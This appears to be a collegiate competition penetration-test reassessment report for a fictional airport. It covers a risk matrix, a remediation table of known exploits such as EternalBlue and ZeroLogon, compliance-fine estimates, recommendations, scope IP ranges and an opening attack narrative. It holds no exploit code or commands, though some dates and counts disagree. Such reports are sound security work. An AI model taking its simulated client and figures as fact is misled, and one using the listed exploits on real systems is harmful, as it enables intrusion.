Robert A. Kalka Metropolitan Skyport

Security Reassessment Report

FINALS-XX

January 13, 2024

CONFIDENTIAL

1. TABLE OF CONTENTS

2. INTRODUCTION

2.1 NON-DISCLOSURE STATEMENT

This document contains confidential information proprietary to Robert A. Kalka Metropolitan Skyport (RAKMS) and FINALS-XX.

2.2 ENGAGEMENT TIMELINE

DATE	DESCRIPTION
09/23/2023	RAKMS contracted FINALS-XX to perform a penetration test of internal network
11/10/2023	FINALS-XX entered into a non-disclosure agreement with RAKMS
11/11/2023	FINALS-XX performed testing of the RAKMS network and systems
11/11/2023	FINALS-XX delivered the initial penetration test report to RAKMS
01/06/2024	FINALS-XX contacted to conduct reassessment on RAKMS
01/12/2024	FINALS-XX began reassessment on RAKMS network and systems
01/13/2024	FINALS-XX delivered reassessment penetration test report to RAKMS

Table 1 *Engagement Timeline*

2.3 CONTACT INFORMATION

ROBERT A. KALKA METROPOLITAN SKYPORT	
Name	Ted Striker
Role	Director of Security and Technology
Email	ted.striker@cptc.link
FINALS-XX	
Name	[redacted]
Role	Manager
Email	FINALS-XX@cptc.team

Table 2 *Contact Information*

3. ENGAGEMENT OVERVIEW

3.1 EXECUTIVE SUMMARY

This report aims to shed light on the current state of RAKMS's cybersecurity posture. While navigating an ever-evolving digital landscape, understanding and addressing vulnerabilities are paramount to safeguarding RAKMS's assets, maintaining trust, and ensuring the continued success of RAKMS.

RAKMS contracted FINALS-XX to conduct an assessment of the skyport's networks to evaluate the company's risk of targeted attacks and overall exposure, as well as achieve the following goals:

- ◪ Security assessment of company networks and cloud infrastructure
- ◪ Auditing operational technology systems and infrastructure
- ◪ Evaluate recent RF threats affecting company infrastructure
- ◪ Social engineering testing of targeted company staff

Between January 12th and January 13th, 2023, FINALS-XX conducted a penetration test on RAKMS's network. During the test, FINALS-XX discovered **33** vulnerabilities across **21** systems and the Amazon Web Services (AWS) Environment. The following figure shows the vulnerabilities separated by the four risk levels detailed in Section 3.2: Risk Analysis Metrics:

CRITICAL	HIGH	MEDIUM	LOW
4	12	8	9

Table 3 *Total findings by risk category*

FINALS-XX carefully examined all systems and software within the scope provided. Based on the results found from the penetration test, FINALS-XX assessed RAKMS to be critically vulnerable to a significant number of technical security risks. In addition to this, FINALS-XX identified that RAKMS was in violation of multiple TSA and FAA cybersecurity airport requirements.

ESTIMATED COMPLIANCE	
Low Estimate	
High Estimate	

Table 4 *Estimated Compliance Fines*

OVERALL RISK EXPOSURE
Critical

Table 5 *Overall Risk Exposure*

3.2 RISK ANALYSIS FRAMEWORK METRICS

FINALS-XX used the Common Vulnerability Scoring System 3.1[1] (CVSS) to assess the technical impact of discovered vulnerabilities. However, this metric does not take the business impact of vulnerabilities into consideration. Therefore, FINALS-XX also employed a custom, heuristic risk assessment system to measure overall criticality. The following two figures outline FINALS-XX's criteria for vulnerability rating and highlight the risk level frequency of the engagement findings. Appendix B contains the benchmarks for impact and likelihood levels seen in the matrix below.

LIKELIHOOD	IMPACT			
	LOW	MEDIUM	HIGH	CRITICAL
LOW	Low	Low	Medium	Medium
MEDIUM	Low	Medium	High	High
HIGH	Low	Medium	High	Critical
CRITICAL	Low	Medium	Critical	Critical

Table 6 *Heuristic risk matrix used by FINALS-XX when assigning risk levels to vulnerabilities*

[1] https://www.first.org/cvss/v3.1/specification-document

Figure 1 *Chart showing breakdown of vulnerabilities identified*

3.3 REASSESSMENT SUMMARY

One of FINALS-XX's primary goals was to assess how RAKMS's security posture changed between the current penetration test and the engagement previously conducted on November 11th, 2023. Of the **21** systems that were in the authorized scope during both engagements, FINALS-XX concluded that RAKMS had **improved but not sufficiently addressed the vulnerabilities by the time of the reassessment**.

However, FINALS-XX identified that RAKMS's staff were sufficiently educated against social engineering attacks. In this engagement, FINALS-XX launched a vishing and phishing campaign to but was not able to leverage them against RAKMS's staff, as detailed in Section 6.5: Social Engineering Assessment. The RAKMS security team acted swiftly to investigate the social engineering campaign.

FINALS-XX believes that the level of RAKMS's accepted risk is too high, and that the risk mitigation strategies implemented so far by RAKMS are not enough to protect RAKMS's assets, image, nor business operations for long-term success.

3.3.1 Residual Risk Details

FINALS-XX identified several factors RAKMS should consider for inherent risk. These factors were tracked between the current and previous engagement. These factors were: a vulnerable corporate network, a poorly designed tram network, and publicly facing beta tools located in the cloud infrastructure.

To determine whether security controls were sufficiently implemented, FINALS-XX retested all findings discovered during the previous engagement. Among the **22** previously discovered vulnerabilities, **3** were remediated, **1** were partially mitigated, **5** weren't able to be revalidated, but **14** were not mitigated at all. While network segmentation was implemented effectively, most of the recommended direct remediations/mitigations provided for vulnerabilities in the previous report were not implemented nor could FINALS-XX identify sufficient compensating controls that showed RAKMS addressed the risks via defense in depth. This means that RAKMS may still face the same level of inherent risk from insider threats or threat actors capable of getting local network access.




Figure 2 *Chart showing percentage breakdown for remediated vulnerabilities*

The following table details the remediation status for each previously discovered vulnerabilities:

VULNERABILITY NAME	VULNERABILITY RISK	REMEDIATION STATUS
Eternal Blue: MS17-010	CRITICAL	PARTIALLY REMEDIATED
Zero Logon: CVE-2020-1472	CRITICAL	NOT REMEDIATED
Anonymously Accessible PII in LDAP	CRITICAL	NOT REMEDIATED
NetNTLMv1 Enabled	CRITICAL	NOT REMEDIATED
Tram Denial of Service	CRITICAL	REMEDIATED
Shadow IT Software Application	HIGH	UNKNOWN
Insecure Active Directory Privileges	HIGH	NOT REMEDIATED
CVE-2019-5418	HIGH	REMEDIATED
NoPAC: CVE-2021-42278 & 2021-42287	HIGH	NOT REMEDIATED
Plaintext PII in Local File	HIGH	UNKNOWN
PetitPotam: CVE-2021-36942	MEDIUM	NOT REMEDIATED
Unenforced HTTPS on AWS S3 Buckets	MEDIUM	NOT REMEDIATED

Ruby on Rails Running as Root	MEDIUM	UNKNOWN
SMB signing not enabled	MEDIUM	NOT REMEDIATED
Debug Features Enabled on Ruby on Rails	LOW	NOT REMEDIATED
Weak SSH Policy	LOW	UNKNOWN
Weak Application Admin Credentials	LOW	NOT REMEDIATED
Weak Password Policy	LOW	UNKNOWN
Public phpinfo() Page	LOW	NOT REMEDIATED
Unauthorized Access to LSASS	LOW	NOT REMEDIATED
Lack of User Account Control	LOW	NOT REMEDIATED
SEDebug Enabled for Users	LOW	NOT REMEDIATED

Table 7 Table of previously discovered vulnerabilities

4. COMPLIANCE OVERVIEW

4.1 Transport Security Administration

4.1.1 TSA Airport Cybersecurity Requirements Summary

The United States Transport Security Administration (TSA) Cybersecurity Requirements[2] is an amendment which requires that TSA-regulated airports develop an approved plan that details measures being taken to improve their cybersecurity and maintain availability of infrastructure.The TSA provides a simplified list of actions that must be taken shown listed below:

1. Develop network segmentation policies and controls to ensure that operational technology systems can continue to safely operate in the event that an information technology system has been compromised, and vice versa;
2. Create access control measures to secure and prevent unauthorized access to critical cyber systems;
3. Implement continuous monitoring and detection policies and procedures to defend against, detect, and respond to cybersecurity threats and anomalies that affect critical cyber system operations; and
4. Reduce the risk of exploitation of unpatched systems through the application of security patches and updates for operating systems, applications, drivers and firmware on critical cyber systems in a timely manner using a risk-based methodology.

In addition to this, airports must follow their TSA Approved Cybersecurity Plan, defined in Security Directive 1580/82-2022-01[3], which expands on the four points above.

FINALS-XX discovered a total of **120** TSA violations. Left unaddressed, RAKMS may be fined between **$1,742,500-4,485,240** (As of November 2022[4]) in addition to further penalties from possible modified data.

[2] https://www.tsa.gov/news/press/releases/2023/03/07/tsa-issues-new-cybersecurity-requirements-airport-and-aircraft

[3] https://www.tsa.gov/sites/default/files/sd-1580-82-2022-01.pdf

[4] https://www.tsa.gov/sites/default/files/enforcement_sanction_guidance_policy.pdf

4.2 Federal Aviation Administration

4.2.1 FAA Airport Improvement Plan Grant

The Airport Improvement Program (AIP) airport grant program[5] is a Federal Aviation Administration (FAA) grant that funds airport infrastructure projects such as runways, taxiways, airport signage, airport lighting, and airport markings, with the goal of strengthening the United State's aviation infrastructure. The grant provides up to $1 billion a year, 20% percent of which is allocated to nonhub and nonprimary airports[6].

Projects that affect an airport's cybersecurity requires the airport to demonstrate effort to consider and address any cybersecurity risks the project creates. Only after these risks have been sufficiently considered and addressed, determined by the Department of Homeland Security (DHS), will the airport be eligible for funding from the AIP grant.

By remediating known cybersecurity risks, an airport reduces the amount of work required to convince the DHS to fund future projects. Not addressing the known vulnerabilities increases the total amount of cybersecurity risks needed to be addressed before the project can be approved. Furthermore, not remediating known vulnerabilities demonstrates insufficient effort from the airport, which may reduce the odds of the DHS funding the project.

From the previous engagement, FINALS-XX discovered **16** vulnerabilities were not mitigated. These findings reduce the likelihood of receiving AIP grant funding for any future RAKMS projects. RAKMS may lose funding between **$10,000-500,000**.

[5] https://www.faa.gov/airports/aip/2023_aip_grants

[6] https://www.faa.gov/airports/planning_capacity/categories

5. STRATEGIC RECOMMENDATIONS

5.1 KEY SECURITY STRENGTHS

5.1.1 Strong Segmentation Across Networks

RAKMS's environment properly implemented effective environment segmentation between each of the in-scope networks. RAKMS's effective implementation of environment segmentation successfully mitigated risk by preventing FINALS-XX from complete network compromise despite successfully gaining control over multiple hosts. FINALS-XX recommends that RAKMS continue to maintain its environment segmentation and monitor inter-subnet traffic to support its security posture.

5.1.2 Strong System Logging Policy

RAKMS's environment properly implemented strong logging on the corporate network. FINALS-XX found RAKMS's systems were properly configured to have events logged and forwarded to a logging server. With a strong logging policy, attackers who try to explore and exploit RAKMS's environment would have their activities tracked and possibly trigger alerts for early detection. FINALS-XX recommends that RAKMS continue to maintain its strong audit policy and monitor the logs to support its security posture.

5.1.3 Strong Password Policy

Based on FINALS-XX's engagement, RAKMS's environment properly implemented a strong password policy. This successfully prevented FINALS-XX's use of common brute forcing, password spraying, and default credential attacks. FINALS-XX recommends that RAKMS continue to maintain and monitor its strong password policy to support its security posture.

5.1.4 Employees Are Well-trained in Social Engineering Awareness

Based on FINALS-XX's engagement, RAKMS's employees were properly trained in operational security and had high awareness of social engineering attacks. RAKMS's employees were able to successfully identify fake emails and did not fall victim to FINALS-XX's phishing campaign. FINALS-XX recommends that RAKMS continue to maintain its employee's awareness of social engineering to support its security posture.

5.2 KEY AREAS FOR IMPROVEMENT

5.2.1 Excessive User Account and Service Privileges

Based on FINALS-XX's engagement, FINALS-XX found RAKMS's multiple systems that had excessive user account and service privileges. FINALS-XX successfully escalated privileges on RAKMS's environment by leveraging user and service accounts with excessive privileges. Privileges and resource access should be limited on a need-to-know basis in accordance with business needs only. As a long term remediation, FINALS-XX recommends that RAKMS periodically review all access permissions to environment resources.

5.2.2 Lack of Access Control

Based on FINALS-XX's engagement, FINALS-XX found RAKMS's environment should tighten its access control policy. Several services hosting sensitive data and infrastructure were accessible without a requirement for valid credentials. For example, several API endpoints returned potentially sensitive customer and payment data to unauthenticated requests. As a long-term remediation, FINALS-XX recommends RAKMS continually monitor its environments for abnormal access attempts to sensitive environment resources and data.

5.2.3 Outdated Software and Services

FINALS-XX found RAKMS's environment had multiple systems that should have their outdated services and software updated. Vulnerable software expands the environment's attack surface and increases the risk of compromise to underlying systems and data. While applying temporary mitigations is beneficial, FINALS-XX found many RAKMS systems relying on temporary mitigations instead of updating versions. As specified in requirement 4 of the TSA's Cybersecurity Requirements, RAKMS should regularly patch applications and operating systems[7]. As a short-term remediation, FINALS-XX recommends applying critical updates and vendor security patches to outdated software. As a long-term remediation, FINALS-XX recommends implementing a vulnerability management program to detect and remediate vulnerabilities on a scheduled basis.

5.2.4 Lack of Multi-Factor Authentication (MFA)

[7]https://www.tsa.gov/news/press/releases/2023/03/07/tsa-issues-new-cybersecurity-requirements-airport-and-aircraft

FINALS-XX found RAKMS's environment should address its lack of multi-factor authentication (MFA). Due to RAKMS's lack of MFA, FINALS-XX was able to successfully leverage credentials discovered during the penetration test to log into Windows Active Directory (AD) domain accounts as well as access sensitive systems, such as an employee payroll application. As a short-term remediation, FINALS-XX recommends securing the payroll application with MFA. As a long-term remediation, FINALS-XX recommends enforcing multi-factor authentication for all user accounts accessing internal environment resources connected to AD.

5.2.5 Lack of Endpoint Protection

FINALS-XX found RAKMS's systems lacked strong endpoint protection. By exploiting RAKMS's lack of strong endpoint protection, FINALS-XX was able to successfully deploy payloads to gain access on 5 of RAKMS systems. As a short-term goal, FINALS-XX recommends that RAKMS configure host-based firewalls on all endpoints. As a long-term goal, FINALS-XX recommends that RAKMS consider purchasing licensed endpoint detection and response tools to further reduce the risk of malware and host-based attacks.

5.3 MITRE ATT&CK MITIGATIONS

MITRE ATT&CK is a knowledge base of adversary tactics, techniques and procedures, which helps organizations understand common adversary actions that pose a risk to their assets. This knowledge base is a result of extensive cybersecurity research analyzing multiple different breaches by the largest threat actor groups. Its purpose is to help companies create accurate threat models based off of the attacks that can affect a company at any time.

In addition to the techniques section, there is a mitigations section, which features 55 mitigation strategies that are retroactively mapped to multiple techniques. This allows both security engineers and penetration testers alike to ensure that security assessments are up-to-date with the latest techniques utilized by threat actors. FINALS-XX mapped each technical finding to different techniques and mitigation strategies. Below is a graph that displays the frequency of the mitigation strategies that FINALS-XX's findings fell under. FINALS-XX encourages RAKMS to consider these recommendations moving forward, and proposes using MITRE ATT&CK to inspect the security risks of new systems or applications deployed onto the network.




Figure 3 *Graph of MITRE mitigations by count*

6. TESTING DETAILS

6.1 SCOPE

FINALS-XX conducted security testing of RAKMS's infrastructure via an internal penetration test. RAKMS provided FINALS-XX access to its internal network via Wireguard VPN, and allocated the following endpoints for FINALS-XX to perform testing from:

JUMP HOSTS	
Windows	Kali
10.0.254.101	10.0.254.201
10.0.254.102	10.0.254.202
10.0.254.103	10.0.254.203
10.0.254.104	10.0.254.204
10.0.254.105	10.0.254.205
10.0.254.106	10.0.254.206

Table 8 *Network Addresses of Jump Hosts*

RAKMS supplied the network IP ranges shown in Table 9 as the scope for the penetration test. FINALS-XX limited all testing to the provided ranges and performed no attacks or scans of any systems outside of the ones specified. FINALS-XX carefully examined each available host within the scope before conducting testing to ensure minimal disruption of the check-in system.

ENGAGEMENT SCOPE
Tested
10.0.0.0/24
10.0.1.0/24
10.0.20.0/24
10.0.200.0/24
RAKMS AWS Infrastructure

Table 9 *Network ranges and addresses*

6.2 NETWORK TOPOLOGY

FINALS-XX identified **21** hosts (including networking devices) within the scope RAKMS provided. Below is a detailed view of the systems FINALS-XX discovered over the course of the assessment.




Figure 4 *Discovered systems in the networks*

6.3 ATTACK PATH




Figure 5 *Discovered systems in the networks*

6.4 ATTACK NARRATIVE

6.4.1 Friday, January 12th 2024

FINALS-XX utilized Some Unhinged Guy Made Another NMAP Aggregating Team Server (*SUGMANATS*), FINALS-XX's custom, lightweight collaborative network scanning framework, to perform reconnaissance on the RAKMS's internal network. Scans performed by FINALS-XX were forwarded to a centralized server, which then provides real-time updates on a front-end collaboration platform for the team. A snippet of the SUGMANATS web application control panel is shown in Figure 7 below. Additional information about the tool can be found in Section 10.1 of Appendix C: Tools.




Figure 6 *SUGMANATS platform*

FINALS-XX observed the low attack surface that resulted from RAKMS's implementation of network access controls. During this period many previous "low-hanging fruit" vulnerabilities, or those that are easily identifiable and exploitable, were inaccessible. As a result, FINALS-XX continued enumeration using Gowitness, a tool which provides insight into websites present on a network.

